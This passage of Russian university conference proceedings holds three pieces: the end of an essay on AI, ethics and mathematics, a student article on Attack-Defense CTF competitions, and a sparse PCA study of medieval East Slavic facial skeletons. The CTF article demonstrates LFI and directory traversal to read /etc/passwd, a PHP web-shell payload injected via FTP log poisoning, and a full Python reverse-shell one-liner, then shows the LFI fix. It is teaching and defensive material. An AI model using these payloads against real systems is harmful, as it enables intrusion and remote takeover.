Поэтому граница между ИИ и разумом человека – бесконечность. Именно её понимал в качестве предмета математики Г. Вейль, ближайший друг Д. Гильберта. Другая граница между человеком и ИИ проходит в области высших духовных ценностей. Обе границы – бесконечность и духовность связаны друг с другом.

Этика, математика, ИИ

Этика – раздел философии, описывающий сущность отношений между людьми. Популярный смысл выражен в «золотом правиле нравственности».

Но самый глубокий смысл открыл И. Кант в категорическом императиве: *поступай так, как хочешь, чтобы смысл твоего поступка мог быть всеобщим законом*. Из всеобщности следует вечность и бесконечность этого правила. Оно относится не только к людям, но и любым разумным существам. Добро, как и другие духовные понятия вечны и бесконечны, они вне времени. Всё конечное временно, преходяще. По Канту **добро вечно и бесконечно** подобно ПИ, трансцендентным числам и бесконечным множествам.

Сущность математики соприкасается с нравственностью через вечность и бесконечность. Известно несколько определений этой науки.

Современное определение предмета математики: **теория всех возможных форм** (С. Маклейн, один из создателей теории категорий). В конце 20-х – начале 30-х годов XX в. он учился в Германии, в школе

Гильберта, был аспирантом Г. Вейля. Любимый философ Гильберта – И. Кант. Поэтому кантианский дух царил в школе Гильберта. Это видно в полуфилософских статьях Гильберта и Вейля.

Гёттинген открыл американцу значение философии для математики. В результате он вместе с С. Эйленбергом создал в 1945 теорию математических категорий как максимально общее основание всего известного нам математического знания. Естественно, математик Маклейн был активным членом Американского философского общества.

Откуда математик черпает формы при решении задачи? Если следовать Вейлю и Маклейну – из вечного, бесконечного мира потенциальных форм, или как выразился бы Будда – из вечной пустоты. В чём-то это напоминает ноосферу В.И. Вернадского, сходную с метафорой космического поля или Хрониками Акаши в индуизме.

О том же говорил и гениальный индийский математик Рамануджан Сриниваса, открывший 120 новых теорем в основном в теории чисел. Откуда он брал их? Согласно Рамануджану богиня Махалакшми являлись ему во сне и молитве и давала эти теоремы. Они были божественно ясны и не нуждались в обосновании. Но англичанам нужны доказательства. На сегодняшний день доказана лишь половина из 120. Общее мнение – и остальные также истинны. Образно Рамануджана называют «познавший бесконечность». Возможно, его метод станет главным в далёком будущем, когда мы поднимемся от рационального к интуитивному способу познания, не нуждающемуся в логике.

Индиец видел формулы сразу целиком подобно гениальному поэту или композитору, которые чувствуют поэму или симфонию глобально, всю сразу, а не локально, пошагово как это делает алгоритм.

Как нам объяснил Г. Кантор в теории трансфинитных чисел, существует бесконечное число всё более мощных бесконечных множеств. По Платону все они в мире идей – вечных и бесконечных. Там же и высшие духовные ценности – добро, красота ... Они также вечны и бесконечны. Вне физического мира телесных, конечных, временных объектов.

Г. Лейбниц развивал Платона и сформулировал глубокую мысль: «Математика – теория всех возможных миров», что на свой лад повторил Маклейн. Люди живут в одном из миров, наиболее подходящем для них. Вероятно, фундаментальные математические постоянные (ФМП), к которым сводятся известные математические знания, и могут дать нам возможные физические миры. ФМП сосредоточены в формуле Л. Эйлера

$$e^{\pi i} + 1 = 0.$$

Поэтому 5 фундаментальных постоянных, как и категорический императив Канта, как добро, совесть, любовь, Высшее – лишь отдельные грани Единого, в котором всё слито. По Пармениду (древнегреческому

философу) подлинно существует только Единое. Всё остальное – «менее» существует, в какой-то мере иллюзорно.

Сходное представление у Н. Бурбаки: математика – целостный единый кристалл, в котором «всё – одно», т.е. любые понятия взаимно переводимы друг в друга.

Наука и совесть

Настоящая наука и совесть неразделимы. Это подтверждает история. Абсолютное большинство математиков-творцов – высоко нравственные люди: Пифагор, Евклид, Декарт, Эйлер, Лобачевский, Галуа, Кантор, Пуанкаре, Гильберт, Гёдель, Колмогоров ... К ним можно присоединить и Г. Перельмана, доказавшего важную теорему Пуанкаре. По словам петербургского математика, отказавшегося от миллиона долларов за доказательство, «Тот, кто живёт в мире богов, не нуждается во внимании толпы». Мы уверены, Перельману поставят памятник.

«Гений и злодейство – две вещи несовместные» по Пушкину. Математика и философия относятся к миру чистых вечных, бесконечных идей. Мир Высшего открывается высоко нравственным людям.

К злу может привести только использование чистых идей в физическом мире, чем и заняты люди с грязной душой. Не случайно ИТ, ИИ принесли не только много пользы, но и много вреда и даже угрожают человечеству самоуничтожением. Это особенно важно сегодня, когда благодаря капитализму и деньголюбию часть молодёжи занимается компьютерным мошенничеством, дипфейками.

Бесконечность, совесть, образование

Какое отношение к образованию имеют эти общие рассуждения?

По нашему мнению, бесконтрольное применение систем искусственного интеллекта (ИИ) может загубить не только преподавание математики, но и всю научную сферу. Это поясняет следующий мысленный эксперимент. Со времён античности люди пытались понять и предсказать движение планет по небосводу. Законы И. Кеплера (1571-1630) стали одним из звездных открытий мировой науки. За этим открытием пришло *понимание* их природы. За объяснением первого закона Кеплера стоит закон всемирного тяготения, второй закон Ньютона и методы решения дифференциальных уравнений. За вторым законом – сохранение момента импульса – важнейшее свойство нашей реальности. За третьим – размерностные соображения, позволяющие описывать многие сложные явления очень просто.

Именно решение задачи о движении планет открыло путь в теоретическую и математическую физику. Оно дало понимание происходящего, позволило придумать парадигмы, теории, модели, методы.

Представим теперь, что мы попросили решить эту задачу, не проходя этого многовекового пути ИИ, снабдив его измерениями координат планет на небосводе. Мы тут же получили бы ответ..., но ничего не поняли бы. Мы, как плохой ученик, заглянули в конец учебника, в ответ, не решив

задачи. ИИ требует обучающих выборок, поэтому его использование – обращение к прошлому. Однако прошлое уже позади, настоящее не изменить, нужно идти вперёд и думать о будущем. Главное – будущее.

Математика – занятие людей и понимание в ней стоит гораздо дороже, чем многочисленные формулы. По сути, ИИ представляет собой гигантскую библиотеку, но она ничего не стоит без людей, понимающих написанное и способных его использовать.

Оглянемся назад. У нас в России и электронные доски, и дистанционное образование, и программы компьютерной геометрии не улучшали, а ухудшали математические знания среднего школьника страны.

ВЫВОДЫ

Работа ИИ полностью базируется на дискретной математике, поэтому ИИ эффективен при быстрой обработке Big Data (например, при решении комбинаторных задач, перечислении большого числа однотипных объектов, при построении длинных дедуктивных цепочек в доказательстве и т.п.).

Дискретная математика оперирует конечными объектами, поэтому непрерывные объекты (топология), бесконечные объекты недоступны ИИ.

Недоступны ИИ также объекты целостные, системность которых не сводится к сумме элементов. Например, добро как высшая духовная ценность. Понятие добра (нравственного поведения) можно разбить на тысячи отдельных эмпирических случаев, известных из практики, запрограммировать их. Тогда автомобиль с ИИ может успешно управлять авто, если встречающиеся аварийные ситуации сводятся к запрограммированным. Но со сложными, новыми, неопределёнными ситуациями ИИ не справится. Например, если возникает выбор между 2 вариантами: или задавить кошку, или разбить дорожную машину. А такие ситуации есть всегда, т.к. категорический императив Канта вечен и бесконечен, он больше, чем любое конечное множество (перечисление отдельных ситуаций). Сходное положение в логике. Теория не сводится к фактам, что доказал Рамсей. Также как содержание не сводится к форме, так и обоснование математических теорий нуждается во внешних, нематематических факторах (2-я теорема о неполноте К. Гёделя).

Для более глубокого понимания математики, выходящего за границы применения ИИ, студенты должны: 1) постичь связь математики с познанием в целом, изучить историю и основания своей науки, преодолеть клиповость мышления; 2) знать открытия, связанные с бесконечностью, - теорию множеств, теорию трансфинитных чисел, их историческую подоплёку, также начала теории категорий; 3) связать математическую истину с нравственностью, совестью, духовными ценностями.

Рукопись поступила в редакцию 29.03.2025

Рукопись принята к печати 31.03.2025

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ. ВЗЛОМ И ЗАЩИТА В ФОРМАТЕ CTF

Громов Кирилл Олегович

Тверской государственный университет, г. Тверь

E-mail: grokir13@yandex.ru

Ключевые слова: спортивное программирование, информационная безопасность, CTF, Attack-Defense, взлом и защита.

Аннотация. В работе рассматривается направление CTF соревнований Attack-Defense (взлом и защита), рассчитанное на защиту своего сервера и поиск и эксплуатацию уязвимостей на сервере противника. Рассмотрены примеры уязвимостей web-сервисов: эксплуатация этих уязвимостей и способы устранения.

Введение. CTF [1] в ИБ, или Capture the Flag — это командные соревнования в области информационной безопасности. Главная задача участников — найти и захватить «флаг» или «флаги» противника. Обычно соревнования по CTF проходят в двух форматах: Attack-Defense или Task-Based.

Attack-Defense CTF [2] — это соревнование в реальном времени, где командам нужно соревноваться друг с другом, атакуя и защищая сервисы. Каждая команда имеет свой сервер или несколько серверов, на серверах располагаются сервисы. Сервис — это работающее по сети приложение, которое запущено на хосте и которым могут пользоваться люди.

Анализ собственного сервиса. Представим, что нам выдали сервер с запущенными на нём web-сервисом и ftp-сервисом [8]. Начнём с анализа web-сервиса (рисунок 1), где заметим регулярные запросы на «/api/read.php?file=...». Посмотрим на код файла read.php детальнее (рисунок 2).




Рис. 1. Инспекция запросов на хост

© Громов К.О., 2025




Рис. 2. Код уязвимого файла read.php

Заметим, что у нас содержимое запрашиваемого файла в запросе выводится и встраивается в код страницы *read.php*. Это грозит попыткой эксплуатации уязвимости «удалённого исполнения кода». Кроме того, нет проверки на текущую директорию, что даёт возможность получения доступа к некоторым критическим для чтения файлам, т.е. в некотором роде возможность эксплуатации уязвимости «обход директорий».

Среди сервисов нашего сервера имеется FTP сервис «*ftpserver.py*». Проанализируем его код (рисунок 3). Заметим, что фактически, сервис не является рабочим, однако пишет логи подключения по известному нам пути, т.к. в рамках задачи он является стандартным.




Рис. 3. Путь файла с логами FTP подключений сервиса ftpserver.py

Эксплуатация уязвимостей. После анализа кода мы выяснили уязвимые места в сервисе. Тогда сперва проверим уязвимость «обхода директорий», путём передачи в аргумент GET-запроса путь до файла *passwd*. То есть следующую строку: */etc/passwd* [5]. И мы получим первый флаг (см. рисунок 4).




Рис. 4. Эксплуатация уязвимости LFI

Далее, попробуем подключиться к FTP сервису, где логином укажем следующую нагрузку [6]: «*<?php if(isset(\$_GET['cmd'])) {system(\$_GET['cmd']);} ?>*» (см. рисунок 5).




Рис. 5. Отправка нагрузки для получения reverse shell через LFI

Она позволит нам выполнять произвольные команды на уязвимой машине (такие как «*ls*», например) при обращении по url: *http://192.168.0.103/api/read.php?file=/var/log/pyftp/ftp.log&cmd=ls* (см. рисунок 6).



Рис. 6. Эксплуатация удалённого выполнения кода

Следующим шагом через параметр *cmd* передадим следующую нагрузку, которую закодируем в url encode [6]: `python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.102",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'`. Она позволит получить нам стабильный reverse shell (один из методов получения удалённого доступа к системе [7]) на целевой машине. После чего получим последний флаг (см. рисунок 7).




Рис. 7. Получение стабильного reverse shell и чтение флага

Устранение уязвимостей. В заключение устраним уязвимость «локального включения файлов (LFI)» путём «жёсткой» фиксации пути рабочей директории в коде и выделения имени запрашиваемого файла (см. рисунок 8).



Рис. 8. Устранение уязвимости LFI

После внесения изменений и перезагрузки сервиса протестируем наше приложение на чтение файла `/etc/passwd`, в котором лежит наш первый флаг. Заметим, что мы не смогли получить доступ к файлу и приложение выдало ошибку о том, что такого файла нет в директории `/var/www/php-app/api/` (см. рисунок 9).



Warning: file_get_contents(/var/www/php-app/api/passwd): Failed to open stream: No such file or directory in /var/www/php-app/api/read.php on line 7

Рис. 9. Проверка уязвимости LFI после внесения изменений в сервис

Таким образом, мы смогли обезопасить наше приложение от вторжения команды противника.

СПИСОК ЛИТЕРАТУРЫ

1. «Capture the Flag (CTF) в кибербезопасности: все, что нужно знать об этой игре». Режим доступа: [https://blog.skillfactory.ru/capture-the-flag-ctf-v-kiberbezopasnosti/#:~:text=CTF%20%D0%B2%20%D0%98%D0%91%2C%20%D0%B8%D0%BB%D0%B8%20%D0%A1apture,%D0%BE%D0%BD%20%D0%B6%D0%B5%20Task-Based\).](https://blog.skillfactory.ru/capture-the-flag-ctf-v-kiberbezopasnosti/#:~:text=CTF%20%D0%B2%20%D0%98%D0%91%2C%20%D0%B8%D0%BB%D0%B8%20%D0%A1apture,%D0%BE%D0%BD%20%D0%B6%D0%B5%20Task-Based).) (последнее обращение 07.03.2025).

2. «Attack-Defense CTF. Что это такое и как в это играть». Режим доступа: <https://cbsctf.ru/ad> (последнее обращение 07.03.2025).

3. «Directory Traversal: Examples, Testing, and Prevention». Режим доступа: <https://brightsec.com/blog/directory-traversal/> (последнее обращение 11.03.2025).

4. «What is a Directory Traversal attack?». Режим доступа: <https://brightsec.com/blog/directory-traversal-attack/> (последнее обращение 16.03.2025)

5. «Local File Inclusion (LFI): Understanding and Preventing LFI Attacks». Режим доступа: <https://brightsec.com/blog/local-file-inclusion-lfi/> (последнее обращение 16.03.2025)

6. «Reverse shell генератор». Режим доступа: <https://www.revshells.com/> (последнее обращение 11.03.2025)

7. «Что такое обратный шелл?». Режим доступа: <https://xygeni.io/ru/sscs-glossary/what-is-reverse-shell/> (последнее обращение 13.03.2025)

8. Репозиторий с рассмотренной в статье задачей. Режим доступа: https://github.com/Grokir/Student_Conference_2025 (последнее обращение 19.03.2025)

Рукопись поступила в редакцию 23.03.2025

Рукопись принята к печати 26.03.2025

ИСПОЛЬЗОВАНИЕ МЕТОДА РАЗРЯЖЕННЫХ ГЛАВНЫХ КОМПОНЕНТ С L1 - РЕГУЛЯРИЗАЦИЕЙ ДЛЯ АНАЛИЗА АНТРОПОЛОГИЧЕСКИХ ДАННЫХ (НА ПРИМЕРЕ АНАЛИЗА ЛИЦЕВОГО СКЕЛЕТА МУЖСКИХ СЕРИЙ СРЕДНЕВЕКОВЫХ ВОСТОЧНЫХ СЛАВЯН)

Денисов Андрей Леонидович

Тверской государственный университет, г. Тверь

E-mail: andrejdenisov22382@gmail.com

Ключевые слова: *краниология, многомерный статистический анализ, анализ главных компонент, восточные славяне, средневековье.*

Аннотация. В статье рассмотрено применение новейшего анализа разряженным методом главных компонент (МГК) с использованием L1 - регуляризации для исследования лицевого скелета средневековых мужских серий восточных славян.

Введение, материалы и методы. Физическая антропология – одна из самых важных наук в исследовании этногенеза разных народов. Она помогает проверять выводы гуманитарных наук (таких, как археология) относительно истории формирования того или иного этноса. Как и любая другая наука, антропология активно развивается, в нее внедряется все больше и больше современных методов анализа. Так как данная наука оперирует большим количеством признаков, то возникает очень острый вопрос о внедрении в эту науку именно многомерных статистических методов. Некоторые из них активно применяются (канонический дискриминантный анализ, анализ главных компонент).

Автор данной статьи решил рассмотреть применение одной из модификаций метода главных компонент, а именно разряженный метод главных компонент с L1 - регуляризацией. Данный метод до нынешнего момента в физической антропологии не применялся.

Для обычного анализа главных компонент задача формулируется следующим образом:

$$\max_v v^T \Sigma v, ||v||_2 = 1$$

для первого собственного вектора ковариационной матрицы,

$$\max_v v^T \Sigma v, ||v||_2 = 1, v^T v_i = 0$$

для каждого следующего. То есть задача МГК сводится к тому, чтобы найти собственные векторы с самыми большими значениями собственных чисел. Эти векторы будут объяснять самый большой процент общей дисперсии данных. При анализе данных с помощью МГК и других классических методов (например, канонического дискриминантного анализа) может возникнуть ряд проблем. Например, сложная интерпретируемость. Связана она с тем, что на выходе МГК выводит перечень собственных векторов, где каждая его координата (называемая

нагрузкой признака) ненулевая. Причем количество координат равно количеству признаков. Это создает сложность в интерпретации результатов, потому что часто может быть сложно понять по каким признакам разделяются элементы изучаемой выборки. Сильное влияние так называемого “шума” в данных: случайные искажения, ошибки или несоответствия в наблюдаемых значениях, которые не отражают истинную природу явления, или просто малозначимые признаки. Такой шум имеет ненулевые нагрузки в векторе главной компоненты, что может искажать результаты анализа. Также часто, по техническим причинам, с помощью классических методов анализа бывает невозможно провести исследование для выборки, размер которой мал относительно числа признаков.

Именно эти проблемы призван решить разреженный метод главных компонент с L1 - регуляризацией. Его задача формулируется, как задача МГК, но с добавлением штрафа $-\lambda\|\mathbf{v}\|_1$ (λ - это значение параметра регуляризации) за маленькую важность данного признака в векторе главной компоненты. То есть, данный метод будет обнулять или многократно уменьшать нагрузку признака, который менее важен для данной компоненты. Именно благодаря этому решается ряд проблем, присущих многим классическим методам статистического анализа, в том числе и перечисленным выше.

В настоящей статье с помощью данного метода было исследовано 22 серии мужских черепов средневекового восточнославянского населения по 15-ти лицевым признакам: вятичи I, II, III, IV, V группы; кривичи смоленские, тверские, ярославские, костромские, владими́ро-рязо́но-нижегородские, дреговичи зап. и вост., радимичи, поляне черниговские, переяславские, киевские, тиверцы, древляне (Алексеева 1973) и словене (захоронения Новгородской, Петербургской губ., Эстонии) (Алексеев 1969). Параметр регуляризации был выбран с помощью метода кросс-валидации K-fold ($K = 5$), как самый оптимальный (индекс MSE для которого был самым минимальным). Для каждого значения параметра λ (выбранного на логарифмической шкале от 10^{-3} до 10^3) обучается модель разреженного МГК с заданным λ . Тестовые данные преобразуются в пространство главных компонент и затем восстанавливаются в исходное пространство. Вычисляется среднеквадратичная ошибка (MSE) между исходными и восстановленными данными. Начальное состояние генератора случайных чисел для разреженного МГК равно 42.


Исследуемые признаки (№ по Мартину): 9, 45, 48, 48/45, 54, 55, 54/55, 52, 51, 52/51, 40, 72, 75(1), 77, 77(1).

Результаты. Для начала автором был проведен анализ K-fold ($K = 5$) для разреженного метода главных компонент с L1 - регуляризацией. Самым оптимальным параметром оказался $\lambda = 0.336$. При нем достигается самый маленький индекс $MSE = 0.713$. Далее при данном

значении параметра были вычислены разряженные главные компоненты (в таблице указаны нагрузки, вклад в компоненту которых >1%):

Векторы главных компонент			
Признак (№ по Мартину)	ГК 1	Признак (№ по Мартину)	ГК 2
45	0.329	45	0.296
48/45	-0.438	48	0.525
51	0.422	55	0.503
52/51	-0.39	54/55	-0.501
72	0.114	40	0.246
75(1)	0.455	75(1)	0.245
77(1)	-0.383	-	-
Вклад в общую дисперсию (%)	≈34%	Вклад в общую дисперсию (%)	≈38%

Также был построен график главных компонент для ГК1 и ГК2:



Вятичи: 1 - I группа; 2 - II группа; 3 - III группа; 4 - IV группа; 5 - V группа.
Кривичи: 6 - смоленские; 7- тверские; 8 - яросл.; 9 - костром.; 10 - влад-ряз-нижегор группы. Словене: 11 - новгор. губ.; 12 - петерб. губ.; 13 - Эстонии. Дреговичи: 14 - зап.; 15 - вост.; 16 - Радимичи; 17 - Северяне; Поляне: 18 - черниг.; 19 - переясл.; 20 - черниг. (кладбища); 21 - киевские (кладбища); 22 - Тиверцы, Древляне.

По первой компоненте серии разделяются по следующим признакам: скуловая ширина, верхний лицевой указатель, ширина орбиты от mf (лев.), орбитный указатель mf (лев.), общий угол профилировки лица, угол носовых костей к линии профиля, зигомаксилярный угол. По второй компоненте: скуловая ширина, верхняя высота лица, высота носа, носовой указатель, длина основания лица, угол носовых костей к линии профиля.

